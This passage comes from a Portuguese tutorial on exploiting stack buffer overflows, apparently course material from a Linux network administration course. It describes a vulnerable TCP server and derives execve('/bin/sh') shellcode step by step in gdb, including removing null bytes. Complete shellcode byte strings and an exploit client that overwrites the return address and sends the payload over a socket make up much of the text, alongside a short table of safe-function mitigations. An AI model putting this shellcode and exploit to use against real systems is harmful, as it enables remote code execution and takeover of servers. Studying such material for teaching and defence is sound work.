0xcd,0x80,
0xb0,0x01,
0x31,0xdb,
0xcd,0x80,
0x90,0x90,0x90,0x90,
0xe8,0xe0,0xff,0xff,0xff,0};
```

Figura 4.3: Versão em byte code do código malicioso

O atacante deve conhecer previamente o endereço da área de memória onde está o comando que será executado. Outro endereço a ser descoberto em tempo de execução é o da string que contém o nome do arquivo a ser criado. Aqui, foi utilizada a técnica descrita em (ARANHA,2003), que consiste em iniciar o programa com um salto para uma instrução imediatamente anterior ao endereço que se quer conhecer. Em seguida o programa deve ser desviado para o restante do código através da execução da *intrução call*. Dessa forma, o endereço da *string* é armazenado na pilha, podendo, assim, ser lido pelo restante do código malicioso.

Usando o *gdb*, o código malicioso deve ser exportado em formato hexadecimal. Nesse caso pode ser usado o comando do gdb: x/<n>bx <endereço>. A saída hexadecimal do código pode ser vista na figura 4.3.

A figura 4.4 mostra a parte do código do *exploit* responsável por montar o buffer e enviá-lo para o servidor. Como pode ser visto, o código do *exploit* em si é muito simples. Na verdade, a grande dificuldade reside nos passos anteriores, onde devem ser identificados os endereços de dados e de funções que serão usados pelo código malicioso quando este estiver executando no servidor alvo.

```
#include <stdlib.h>

#define TAM_BUFFER 256

unsigned char cod[]={
0xeb,0x1f,
0x90,0x90,0x90,0x90,
0x5e,
0x31,0xc0,
0x88,0x46,0x07,
0x89,0xf3,
0xb0,0x08,
0xb9,0xff,0xf1,0xff,0xff,
0xcd,0x80,
0xb0,0x01,
0x31,0xdb,
0xcd,0x80,
0x90,0x90,0x90,0x90,
0xe8,0xe0,0xff,0xff,0xff,0};

char comando[]="/bin/sx ";

main(int argc, char **argv)
{
   unsigned char Buffer[TAM_BUFFER+9];
   long end;

   end=0xbffff71c;
   memset(Buffer,'A',TAM_BUFFER);
   strcpy(Buffer,cod);
   strcat(Buffer,comando);
   Buffer[strlen(Buffer)]='A';
   *(long *)&Buffer[TAM_BUFFER] = 0xcacacaca;
   *(long *)&Buffer[TAM_BUFFER+4] = end;
   Buffer[TAM_BUFFER+8] = 0;
   .
   .
   .

   if(connect(Sock, (struct sockaddr *)&sin, sizeof(sin)) < 0 ) exit(1);

   write(Sock, Buffer, TAM_BYFFER+20);
}
```

Figura 4.4: Primeira parte do *exploit*

13.4.EXPLORAÇÃO DE UM PROGRAMA VULNERÁVEL

A seção seguinte detalham a exploração de um programa vulnerável a *buffer overflow*, como exemplo de ataque a um programa que apresenta a falha. O programa vulnerável é um servidor TCP, sendo executado em uma máquina Intel, munida do sistema operacional *Linux* (as distribuições testadas foram a *Debian 3.0r1-STABLE* e a *Gentoo*). A idéia geral do ataque é induzir o servidor vulnerável a executar um comando arbitrário a partir de uma chamada à função exec . É importante que a chamada de função tenha código pequeno, particularmente a *execve*, porque não se sabe o tamanho do buffer a ser estourado.

13.5. Descrição do programa vulnerável

Analisaremos agora o trecho de código vulnerável do programa servidor.

```
#define BUFFER_SIZE 100

int main(int argc, char *argv[]) {
        int socket_descriptor = -1;
        int incoming_socket;
        char buffer[BUFFER_SIZE];
        int index;
        int message_length;

        while (1) {
                index = 0;
                while ((message_length = read(incoming_socket, buffer + index,
1)) > 0) {
                        index += message_length;
                        if (buffer[index - 1] == '\0')
                                break;
                }
                process(buffer);
        }
}
/* Função de cópia do buffer para processamento externo... */
void process(char *buffer) {
        char local_buffer[100];
        strcpy(local_buffer, buffer);
}
```

O servidor tem duas falhas notáveis, destacadas em vermelho.

O funcionamento básico do servidor resume-se à abertura de um *socket* em modo de escuta para 5 conexões, que recebe uma mensagem de cada cliente conectado, delegando o processamento da *string* recebida à função **process()**. A conexão com um cliente é encerrada quando um byte 0 é recebido na mensagem.

A primeira falha diz respeito à chamada da função *read*, que alimenta o *buffer* com bytes provenientes do cliente até que seja recebido um byte com valor 0. Não há qualquer checagem de limites para o tamanho do *buffer*. Enquanto o cliente enviar bytes diferentes de zero, o **buffer** será alimentado, comprometendo possivelmente o estado da pilha. Esta falha não permite a execução de código arbitrário, já que a execução sempre estará presa ao escopo do laço infinito, não sendo possível aproveitar o endereço de retorno que pode ser sobrescrito na pilha.

A segunda falha encontra-se na chamada à função *strcpy* dentro do procedimento **process().**

Assumindo que o *buffer* recebido como argumento foi estourado nas chamadas sucessivas à função *read* sem checagem de limite, a função *strcpy* também estourará o *buffer* local da função durante a cópia da *string*. Isso permitirá a alteração do endereço de retorno armazenado na pilha na chamada à função **process()**, direcionando a execução para qualquer posição de memória.

Na exploração estudada aqui, direcionaremos a execução para o próprio *buffer* recebido como mensagem, que conterá o código malicioso a ser executado.

Foi escolhido o sistema **Linux** pela simplicidade das chamadas de função da *libc* (a chamada *execve* tem em torno de 50 bytes de código binário). Foi realizada uma tentativa com o FreeBSD 5 , mas o tamanho do código das funções de sua biblioteca padrão (cerca de 2,5 KB para a execve(3)) tornariam o processo inviável.

13.6. técnicas para evitar vulnerabilidades

A solução tradicional é utilizar funções de biblioteca que não apresentem problemas relacionados a *buffer overflow*. A solução na biblioteca padrão é utilizar as funções **strncpy** e **strncat** que recebem como argumento o número máximo de caracteres copiados entre as **strings**.

Segue abaixo uma tabela com outras opções de funções para evitar este problema:

Função	Risco	Solução
gets()	Extremo	Usar fgets(buffer, tamanho stdin)
Strcpy()	Alto	Usar strncpy() ou strlcpy()
Strcat()	Alto	Usar strncat() ou strlcat()
Sprintf()	Alto	Usar snprintf
Scanf()	Alto	Utilizar especificadores para limitar tamanho
getc()	Moderado	Ao utilizar esta função num loop, verificar buffer destino

fgets()	Baixo	Verificar se o tamanho do destino suporta o argumento da função
snprintf	Baixo	Verificar se o tamanho do destino suporta o argumento da função

As modificações realizadas no sistemas operacional, mais precisamente no **kernel** do sistema, visam aumentar a proteção do sistema com um todo, e não apenas de uma aplicação isolada. O objetivo destas modificações é tornar o segmento de dados e pilha do espaço de endereçamento de um programa vítima não-executável, fazendo com que seja impossível com que os atacantes executem o código que foi injetado no buffer do programa.

13.7.Conclusão

As técnicas aqui mostradas, e muitas outras, estão disponíveis em diversos sites da Internet, mostrando a dialética aí envolvida, onde a própria Internet traz em si os elementos capazes de destruí-la, mas que ao mesmo tempo, são a fonte de seu desenvolvimento. Enquanto os atacantes se utilizam de falhas deixadas ao longo do desenvolvimento da Internet, as equipes de desenvolvimento e segurança se utilizam das técnicas empregadas pelo atacantes - geralmente técnicas avançadas de programação - para produzir seus antídotos, bem como novas funcionalidades.

Como ações de proteção contra esses ataques, recomenda-se a atualização constante do sistema, aplicando-se os patches necessários, ou mesmo promovendo os devidos upgrades de versão.

Para os programadores, a recomendação não poderia ser outra: atenção! Muita atenção! O menor descuido pode ser a oportunidade que o atacante precisa. Deve-se, sempre que possível, evitar funções que podem causar *buffer overflow*, tais como **strcpy**, que deve ser substituída por sua equivalente **strncpy**.

Ao usar funções passíveis de exploração pela técnica **Format String Bug**, tais como *printf*, evitar aplicar a essas funções os valores fornecidos diretamente pelo usuário do programa. Se possível, substituir a *libc* por versões seguras de biblioteca padrão, tais como a *libmib* (**http://www.mibsoftware.com/libmib/astring**) ou *libsafe* (**http://www.research.avayalabs.com/project/libsafe/**).

Afinal, ninguém pode dizer que está livre de ser atacado, porém esse fato não deve ser desculpa para que não se procure, por todos os meios possíveis, impor aos atacantes, senão uma missão impossível, pelo menos uma tarefa extremamente árdua.

13.8.BIBLIOGRAFIAs

FIREWALLS SECURITY CORPORATION. Buffer. URL: **http://www.firewalls.com.br**
UCHÔA, J. Q. Segurança em Redes e Criptografia. Lavras: UFLA/FAEPE, 2003. (Curso de Pós Graduação "Latu Sensu" (Especialização) a Distância em Administração em Redes Linux).
THE OPEN GROUP. The Single UNIX Specification, Version 2. 1999. URL: **http://www.opengroup.org/onlinepubs/007908799/xsh/dlopen.html**.
MCDONALD, J. Defeating Solaris/SPARC Non-Executable Stack Protection. 1999. URL: **http://www.thc.org/root/docs/exploit_writing/sol-ne-stack.html**
THUEMMEL, A. Analysis of Format String Bugs. 2001. URL: **http://downloads.securityfocus.com/library/format-bug-analysis.pdf**
ARANHA, D. FFREITAS. Tomando o controle de programas vulneráveis a buffer overflow. Brasília:
UNB/DCC, 2003. URL:
http://www.cic.unb.br/docentes/pedro/trabs/buffer_overflow.htm
Aléxis Rodrigues de Almeida- Aluno do curso de especialização em Admininistração em Redes Linux. Turma ARL2003s1. UFLA – Universidade Federal de Lavras. E-mail: **alexis.almeida@ig.com.br**.

EDITADO POR: SmiTh

CAPITULO 4

Tomando Controle de Programas Vulneráveis a Buffer Overflow

14.Introdução

Uma falha de segurança comumente encontrada em *software* é a vulnerabilidade a *buffer overflow*. Apesar de ser uma falha bem-conhecida e bastante séria, que se origina exclusivamente na incompetência do programador durante a implementação do programa, o erro repete-se sistematicamente a cada nova versão ou produto liberados. Alguns programas já são famosos por freqüentemente apresentarem a falha, como o Sendmail, módulos do Apache, e boa parte dos produtos da Microsoft, incluindo obviamente o infame Internet Information Services (IIS). Mesmo *software* considerado seguro, como o OpenSSH, já apresentou o problema. Para se ter uma idéia, das vulnerabilidades já encontradas no ano 2003 e cadastradas no banco de dados da ICAT, 37% correpondem a *buffer overflow* explorável localmente ou remotamente (num total de 19 falhas). Segundo a mesma fonte, durante o ano de 2002, foram comunicadas 288 falhas também locais ou remotas, totalizando 22% das falhas reportadas naquele ano.

Neste texto, tentaremos descrever a falha em linhas gerais, visitar suas formas de ataque e procedimentos para evitá-la. Primeiramente, algum conhecimento de base será examinado. O documento está estruturado nas seguintes seções:

14.1.organização dos processos em memória

Os processos em execução são divididos em quatro regiões: texto, dados, pilha e *heap*.

A região de texto é fixa pelo programa e inclui as instruções propriamente ditas e os dados somente-leitura. Esta região corresponde ao segmento de texto do binário executável e é normalmente marcada como somente-leitura para que qualquer tentativa de escrevê-la resulte em violação de segmentação (com o objetivo de não permitir código auto-modificável).

A região de dados contém as variáveis globais e estáticas do programa.

A pilha é um bloco de memória contíguo utilizado para armazenar as variáveis locais, passar parâmetros para funções e armazenar os valores de retornos destas. O endereço de base da pilha é fixo e o acesso à estrutura é realizado por meio das instruções PUSH e POP implementadas pelo processador. O registrador chamado "ponteiro de pilha" (SP) aponta para o topo da pilha.

A pilha consiste em uma seqüência de *frames* que são colocados no topo quando uma função é chamada e retirados ao final da execução. Um *frame* contém os parâmetros para a função, suas variáveis locais, e os dados necessários para recuperar o *frame* anterior, incluindo o valor do ponteiro de instrução no momento da chamada de função.

Dependendo da implementação, a pilha pode crescer em direção aos endereços altos ou baixos. O ponteiro de pilha também é de implementação dependente, podendo apontar para o último endereço ocupado na pilha ou para o próximo endereço livre. Como o texto trata da arquitetura Intel x86, iremos utilizar uma pilha que cresce para os endereços baixos, com o ponteiro de pilha (registrador ESP) apontando para o último endereço da pilha.

Além de um ponteiro de pilha, também é conveniente contar com um "ponteiro de *frame*" (FP) que aponta para um endereço fixo no *frame*. A princípio, variáveis locais podem ser referenciadas fornecendo-se seus deslocamentos em relação ao ponteiro de pilha. Entretanto, quando palavras são inseridas e retiradas da pilha, estes deslocamentos mudam. Apesar de em alguns casos o compilador poder corrigir os deslocamentos observando o número de palavras na pilha, essa gerência é cara. O acesso a variáveis locais a distâncias conhecidas do ponteiro de pilha também iria requerer múltiplas instruções. Desta forma, a marioria dos compiladores utilizam um segundo registrador que aponta para o topo da pilha no início da execução da função, para referenciar tanto variáveis locais como parâmetros, já que suas distâncias não se alteram em relação a este endereço com chamadas a PUSH e POP. Na arquitetura Intel x86, o registrador EBP é utilizado para esse propósito. Por causa da disciplina de crescimento da pilha, parâmetros reais têm deslocamentos positivos e variáveis locais tem deslocamentos negativos a partir de FP.

A primeira instrução que um procedimento deve executar quando chamado é salvar o FP anterior, para que possa ser restaurado ao fim da execução. A função então copia o registrador de ponteiro de pilha para FP para criar o novo ponteiro de *frame* e ajusta o ponteiro de pilha para reservar espaço para as variáveis locais. Este código é chamado de prólogo da função. Ao fim da execução, a pilha deve ser restaurada e a execução deve retomar na instrução seguinte à de chamada da função, o que chamamos de epílogo. As instruções CALL, LEAVE e RET nas máquinas Intel são fornecidas para parte do prólogo e epílogo em chamadas de função. A instrução CALL salva na pilha o endereço da instrução seguinte como endereço de retorno da função chamada. A instrução RET deve ser chamada dentro do procedimento e restaura a execução no endereço que está no topo da pilha.

A *heap* permite a alocação dinâmica de memória por meio de chamadas da família **malloc(3)**. A área de *heap* cresce em sentido oposto à pilha e em direção a esta.

14.2.buffer overflow e ataques envolvidos

Um *buffer overflow* é resultado do armazenamento em um *buffer* de uma quantidade maior de dados do que sua capacidade . É claro que apenas linguagens de programação que não efetuam checagem de limite ou alteração dinâmica do tamanho do *buffer* são frágeis a este problema.

O princípio é estourar o *buffer* e sobrescrever parte da pilha, alterando o valor das variáveis locais, valores dos parâmetros e/ou o endereço de retorno. Altera-se o endereço de retorno da função para que ele aponte para a área em que o código que se deseja executar encontra-se armazenado (código malicioso dentro do próprio *buffer* estourado ou até algum trecho de código presente no programa vulnerável). Pode-se assim executar código arbitrário com os privilégios do usuário que executa o programa vulnerável. *Daemons* de sistema (**syslogd(8)**, **mountd(8)**) ou aplicações que rodam com privilégios de super-usuário (**sendmail(8)**, até pouco tempo) são portanto alvo preferencial.

Existem três tipos básicos de ataques a vulnerabilidades por *buffer overflow*: (Como Já vimos no Estudo Anterior)

- *Buffer overflow* baseado em pilha: a técnica de exploração mais simples e comum, atua pela alteração do estado da pilha durante a execução do programa para direcionar a execução para o código malicioso contido no *buffer* estourado:

- *Buffer overflow* baseado em *heap*: bem mais difícil de explorar, por causa da disciplina de acesso à *heap* (blocos não contíguos, fragmentação interna). Deve-se estourar o *buffer* armazenado na área da *heap* em direção ao endereço de retorno na pilha, para direcionar a execução para o código malicioso que se encontra no *buffer* estourado;

- *Buffer overflow* de retorno à libc: alteram o fluxo de execução pelo estouro de algum *buffer* na pilha ou *heap*, para algum trecho de código armazenado no segmento de texto do programa. Tipicamente este trecho de código é alguma chamada de função comumente utilizada da biblioteca padrão libc, como as chamadas de execução arbitrária de comandos (funções da família **exec(3)**). Este tipo de ataque tem sido bastante utilizado após a inclusão de *patches* nos sistemas operacionais que impedem a execução de código na pilha, *heap* ou região de dados.

14.3.EXPLORAÇÃO DE UM PROGRAMA VULNERÁVEL

As seções seguintes detalham a exploração de um programa vulnerável a *buffer overflow*, como exemplo de ataque a um programa que apresenta a falha. O programa vulnerável é um servidor TCP, sendo executado em uma máquina Intel, munida do sistema operacional Linux (as distribuições testadas foram a Debian 3.0r1-STABLE e a Conectiva, versão 8). A idéia geral do ataque é induzir o servidor vulnerável a executar um comando arbitrário a partir de uma chamada à função **exec(3)**. Foi escolhido o sistema Linux pela simplicidade das chamadas de função da libc (a chamada execve tem em torno de 50 bytes de código binário). Foi realizada uma tentativa com o FreeBSD 4.7-STABLE, mas o tamanho do código das funções de sua biblioteca padrão (cerca de 2,5 KB para a **execve(3)**) tornariam o processo inviável. É importante que a chamada de função tenha código pequeno, particularmente a **execve(3)**, porque não se sabe o tamanho do *buffer* a ser estourado. A título de referência, a função **execve(3)** substitui o processo corrente por um novo processo, executado como o usuário dono do processo corrente, recebendo como argumentos *strings* que determinam o processo a ser executado e os seus argumentos.

14.3.1. Descrição do servidor

Analisaremos agora o trecho de código vulnerável do programa servidor. A implementação completa encontra-se na seção de Anexos.

```
#define BUFFER_SIZE 100

int main(int argc, char *argv[]) {
        int socket_descriptor = -1;
        int incoming_socket;
        char buffer[BUFFER_SIZE];
        int index;
        int message_length;

/* Código de inicialização do socket... */
        while (1) {
/* Código de estabelecimento de conexão com cliente... */
                index = 0;
                while ((message_length = read(incoming_socket, buffer +
index, 1)) > 0) {
                        index += message_length;
                        if (buffer[index - 1] == '\0')
                                break;
                }
                process(buffer);
/* Rotinas de fechamento de conexões com o cliente e liberação do socket
servidor... */
        }
}
/* Função de cópia do buffer para processamento externo... */
void process(char *buffer) {
        char local_buffer[100];
```

```
        strcpy(local_buffer, buffer);
}
```

O funcionamento básico do servidor resume-se à abertura de um *socket* em modo de escuta para 5 conexões, que recebe uma mensagem de cada cliente conectado, delegando o processamento da *string* recebida à função **process**(). A conexão com um cliente é encerrada quando um *byte* 0 é recebido na mensagem

O servidor tem duas falhas notáveis, destacadas em vermelho.

A primeira delas diz respeito à chamada da função **read(2)**, que alimenta o *buffer* com *bytes* provenientes do cliente até que seja recebido um *byte* com valor 0. Não há qualquer checagem de limites para o tamanho do *buffer*. Enquanto o cliente enviar *bytes* diferentes de zero, o *buffer* será alimentado, comprometendo possivelmente o estado da pilha. Esta falha não permite a execução de código arbitrário, já que a execução sempre estará presa ao escopo do laço infinito, não sendo possível aproveitar o endereço de retorno que pode ser sobrescrito na pilha. Entretanto, dependendo da disposição das variáveis locais da função **main()** na pilha (elas também podem estar em registradores), pode-se utilizar o *buffer* para sobrescrever os inteiros que armazenam os descritores dos *sockets*, alterando a disponibilidade do servidor. Pode-se induzir o servidor a rejeitar novas conexões (se sobrescrito o identificador do *socket* servidor, o código de estabelecimento de conexão falhará) ou a abrir novas conexões, levando o programa a um estado de saturação caso haja tráfego significativo nas conexões abertas (se sobrescrito o identificador do *socket* de conexão não será possível fechar a conexão com o cliente, já que o valor correto do descritor estará perdido).

A segunda falha, bastante convencional, encontra-se na chamada à função **strcpy(3)** dentro do procedimento **process()**. Assumindo que o *buffer* recebido como argumento foi estourado nas chamadas sucessivas à função **read(2)** sem checagem de limite, a função **strcpy(3)** também estourará o *buffer* local da função durante a cópia da *string*. Isso permitirá a alteração do endereço de retorno armazenado na pilha na chamada à função **process**(), direcionando a execução para qualquer posição de memória. Na exploração estudada aqui, direcionaremos a execução para o próprio *buffer* recebido como mensagem, que conterá o código malicioso a ser executado.

14.3.2. Código arbitrário

Será descrito nesta seção o procedimento para gerar o código binário que será enviado ao servidor. Desejamos que o *buffer* contenha uma chamada à função **execve(3)**, onde poderemos passar o comando a ser executado com os privilégios do usuário executando o servidor, e uma chamada à função **exit(3)**. Em linhas gerais, queremos que o servidor substitua sua execução pelo processo desejado e silenciosamente termine sua execução, para evitar que falhas de segmentação sejam geradas como possíveis indícios do ataque. Dependendo da configuração do sistema, a falha de segmentação pode provocar o *dump* do processo, que pode então ser examinado pelo administrador em busca da razão da execução corrompida do servidor (o servidor pode ser corrigido ou informações da conexão com o cliente obtidas).

Para obtermos as formas binárias das chamadas de função, utilizaremos o **gdb(1)** (GNU *Debugger*, padrão para a linguagem C). Basta codificar chamadas às funções desejadas, no caso **execve(3)** e **exit(3)**, examinar o contexto que deve ser criado para sua execução e utilizar estas informações para reproduzir as chamadas. Com o **gcc(1)** (GNU C *Compiler*, padrão para a linguagem C), foi compilado o seguinte trecho de código (a partir do comando "`gcc execve.c -o execve -ggdb -static`"):

```
#include <stdlib.h>

void main() {
        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

A flag de compilação estática (`-static`) é utilizada para que o compilador insira o código efetivo da chamada de função no binário e não apenas uma referência à biblioteca compartilhada. Invocando-se o **gdb(1)** para examinar o código compilado, e solicitando a desmontagem da função **main**():

```
$ gdb execve
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
```

Observando cuidadosamente a função, observamos o prólogo da função sendo executado (inserção do ponteiro de *frame* da função anterior na pilha, ajuste do ponteiro de pilha para alocação das variáveis locais), seguindo-se a criação de contexto para a chamada da função **execve(3)**. Os argumentos são colocados na pilha em ordem inversa. Pode-se observar a inserção na pilha do terceiro argumento (NULL) (instrução `<main+20>`) e do ponteiro `name` duas vezes (instruções `<main+25>` e `<main+29>`), como primeiro e segundo argumentos da função. Examinando agora o código desmontado da chamada **execve(3)**:

```
(gdb) disassemble execve
Dump of assembler code for function execve:
0x80002bc <execve>:   pushl  %ebp
0x80002bd <execve+1>: movl   %esp,%ebp
0x80002bf <execve+3>: pushl  %ebx
0x80002c0 <execve+4>: movl   $0xb,%eax
0x80002c5 <execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <execve+18>:        int    $0x80
```

```
0x80002d0 <execve+20>:        movl   %eax,%edx
0x80002d2 <execve+22>:        testl  %edx,%edx
0x80002d4 <execve+24>:        jnl    0x80002e6 <execve+42>
0x80002d6 <execve+26>:        negl   %edx
0x80002d8 <execve+28>:        pushl  %edx
0x80002d9 <execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <execve+34>:        popl   %edx
0x80002df <execve+35>:        movl   %edx,(%eax)
0x80002e1 <execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <execve+42>:        popl   %ebx
0x80002e7 <execve+43>:        movl   %ebp,%esp
0x80002e9 <execve+45>:        popl   %ebp
0x80002ea <execve+46>:        ret
0x80002eb <execve+47>:        nop
End of assembler dump.
```

A instrução mais importante é a `int 0x80` (instrução `<execve+18>`). O Linux passa os argumentos para a chamada de sistema por meio de registradores e usa uma interrupção em software para entrar em modo *kernel*. Pode-se observar a carga no registrador EAX do valor 0xB (11 em decimal) que corresponde ao código da chamada de sistema. A partir do código desmontado, também descobrimos que o endereço da *string* `"/bin/sh"` deve estar carregado no registrador EBX (instrução `<execve+9>`), o ponteiro duplo `name` em ECX (instrução `<execve+12>`) e o endereço do ponteiro nulo em EDX (instrução `<execve+15>`). Como desejamos uma execução limpa do programa, devemos examinar as instruções necessárias para a chamada à função **exit(3)**. Para isso, compilamos o código a seguir:

```
#include <stdlib.h>

void main() {
       exit(0);
}
```

O código desmontado, obtido a partir do **gdb(1)**, encontra-se em seguida:

```
$ gcc exit.c –o exit –ggdb –static
$ gdb exit
(gdb) disassemble exit
Dump of assembler code for function exit:
0x800034c <exit>:      pushl  %ebp
0x800034d <exit+1>:    movl   %esp,%ebp
0x800034f <exit+3>:    pushl  %ebx
0x8000350 <exit+4>:    movl   $0x0,%eax
0x8000355 <exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <exit+12>:   int    $0x80
0x800035a <exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <exit+17>:   movl   %ebp,%esp
0x800035f <exit+19>:   popl   %ebp
0x8000360 <exit+20>:   ret
0x8000361 <exit+21>:   nop
0x8000362 <exit+22>:   nop
0x8000363 <exit+23>:   nop
End of assembler dump.
```

A função **exit(3)** apenas carrega o código de chamada de sistema 0x1 no registrador EAX (instrução `<exit+4>`), o argumento da função no registrador EBX (instrução `<exit+9>`) e efetua uma chamada à interrupção `int 0x80` (instrução `<exit+12>`).

Entendido o procedimento para chamada da função **execve(3)**, podemos codificar o código a ser executado no *buffer* utilizando o seguinte algoritmo:

a) Armazenar a *string* `"/bin/sh"` terminada em caractere 0 em algum lugar da memória

b) Armazenar o endereço da *string* `"/bin/sh"` em algum lugar da memória, seguido por uma palavra nula (vetor de ponteiros `name`)

c) Copiar 0xB no registrador EAX

d) Copiar o endereço da *string* `"/bin/sh"` no registrador EBX

e) Copiar o endereço do endereço da *string* `"/bin/sh"` no registrador ECX

f) Copiar o endereço do ponteiro nulo no registrador EDX

g) Executar a instrução `int 0x80`

h) Copiar 0x1 no registrador EAX

i) Copiar 0x0 no registrador EBX

j) Executar a instrução `int 0x80`

Vale observar que este procedimento pode ser utilizado para a execução de qualquer função arbitrária, desde que seu contexto seja cuidadosamente reproduzido. Em particular, também pode-se alterar o comando passado para a função **execve(3)**. Utilizando o algoritmo derivado, podemos conceber o código de montagem:

```
        movl    endereco_string,posicao_endereco # Carrega o endereço da
string para a posição imediatamente posterior à string
        movb    $0x0,ultimo_caractere_string     # Finaliza a string com
um byte 0
        movl    $0x0,ponteiro_nulo               # Inicializa uma posição
de memória com o ponteiro nulo
        movl    $0xb,%eax                        # Contexto para int 0x80
(execve(3))
        movl    endereco_string,%ebx             # Contexto para int 0x80
(execve(3))
        leal    posicao_endereco,%ecx            # Contexto para int 0x80
(execve(3))
        leal    ponteiro_nulo,%edx               # Contexto para int 0x80
(execve(3))
        int     $0x80                           # Chamada de sistema
        movl    $0x1, %eax                       # Contexto para int 0x80
(exit(3))
        movl    $0x0, %ebx                       # Contexto para int 0x80
(exit(3))
        int     $0x80                           # Chamada de sistema
        .string \"/bin/sh\"                      # String utilizada como
argumento
```

O problema agora é determinar o endereço exato que a *string*`"/bin/sh"` receberá quando for armazenada no *buffer* do servidor. Como não conhecemos o endereçamento do processo servidor em memória, teremos que utilizar um artifício para obter o endereço da *string*. Utilizaremos uma instrução de desvio incondicional (JMP) e uma de chamada de procedimento (CALL), com endereçamento relativo ao ponteiro de instrução. O desvio incondicional será a primeira instrução do código e deverá desviar a execução para a intrução CALL. Imediatamente após a instrução CALL, armazenaremos a string `"/bin/sh"`. Quando a instrução CALL for chamada, ela armazenará o endereço da próxima palavra na pilha, como endereço de retorno. Poderemos então obter o endereço exato da *string* observando a palavra que está no topo da pilha. A instrução CALL deve então chamar o procedimento gerado pelo algoritmo derivado. Unindo estas idéias, o código será da forma:

```
         jmp     CALL_LABEL:               # Desvio incondicional para
chamada da CALL
POP_LABEL:
         popl    %esi                      # Recuperação do endereço da
string "/bin/sh"
        movl    %esi,0x8(%esi)            # Cópia do endereço da string na
posição imediatamente posterior à string
        movb    $0x0,0x7(%esi)            # Finalização da string com byte
0
        movl    $0x0,0xc(%esi)            # Excrita do ponteiro nulo após a
string
         movl    $0xb,%eax                # Contexto para int 0x80
(execve(3))
        movl    %esi,%ebx                 # Carga do endereço da string em
EBX
        leal    0x8(%esi),%ecx            # Carga do ponteiro duplo para a
string em ECX
         leal    0xc(%esi),%edx           # Carga do endereço do ponteiro
nulo em EDX
        int     $0x80                     # Chamada de sistema
         movl    $0x1,  %eax              # Contexto para int 0x80
(exit(3))
         movl    $0x0,  %ebx              # Contexto para int 0x80
(exit(3))
        int     $0x80                     # Chamada de sistema
CALL_LABEL:
        call    POP_LABEL                 # Chamada ao procedimento
        .string \"/bin/sh\"               # String utilizada como argumento
```

Como podemos ver, o código arbitrário é auto-modificável. Como o programa servidor armazenará a *string* em vetor local na pilha, não haverá qualquer problema com restrições de escrita (como haveria caso fosse armazenado em região de texto do processo). Devemos agora utilizar o **gcc(1)** para compilar o código gerado, utilizando a macro `__asm__()`:

```
void main() {
__asm__("
        jmp     CALL_LABEL:
POP_LABEL:
        popl    %esi
```

```
        movl   %esi,0x8(%esi)
        movb   $0x0,0x7(%esi)
        movl   $0x0,0xc(%esi)
        movl   $0xb,%eax
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        movl   $0x1, %eax
        movl   $0x0, %ebx
        int    $0x80
CALL_LABEL:
        call   POP_LABEL
        .string \"/bin/sh\"
");
}
```

O binário obtido será aberto com o *debugger* para convertermos as instruções uma a uma em seu código de máquina (comando `x/bx <endereco>` do **gdb(1)**). A *string* está então completa:

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff/bin/sh";
```

Um problema adicional acaba de aparecer. O programa servidor alimenta o *buffer* até que receba um *byte* com valor 0. As funções de cópia de *string* que desejamos explorar também páram de copiar a *string* caso encontrem um *byte* 0. Para evitar a parada prematura do envio do *buffer*, teremos que converter as intruções com *bytes* 0 em instruções equivalentes sem nenhum *byte* nulo.

Instruções problema:	Instruções substitutas:

`movb $0x0,0x7(%esi)`
`movl $0x0,0xc(%esi)`
	`xorl %eax,%eax`
	`movb %eax,0x7(%esi)`
	`movl %eax,0xc(%esi)`

`movl $0xb,%eax`	`movb $0xb,%al`

`movl $0x1, %eax`
`movl $0x0, %ebx`
	`xorl %ebx,%ebx`
	`movl %ebx,%eax`
	`inc %eax`

O código com as instruções problemáticas substituídas representa a versão final do código a ser enviado ao servidor:

```
void main() {
__asm__("
        jmp    CALL_LABEL:
POP_LABEL:
        popl   %esi
        movl   %esi,0x8(%esi)
        xorl   %eax,%eax
        movb   %eax,0x7(%esi)
        movl   %eax,0xc(%esi)
        movb   $0xb,%al
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        xorl   %ebx,%ebx
```

```
        movl    %ebx,%eax
        inc     %eax
        int     $0x80
CALL_LABEL:
        call    POP_LABEL
        .string \"/bin/sh\"
");
}
```

Após repetir o processo de conversão utilizando o *debugger*, chegamos à seqüência de *bytes* que será alimentada ao *buffer*. Devemos proceder agora com o estudo do programa cliente, que será responsável pelo envio da *string* para estouro do *buffer* no servidor, causando o direcionamento da execução para o início do *buffer*.

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

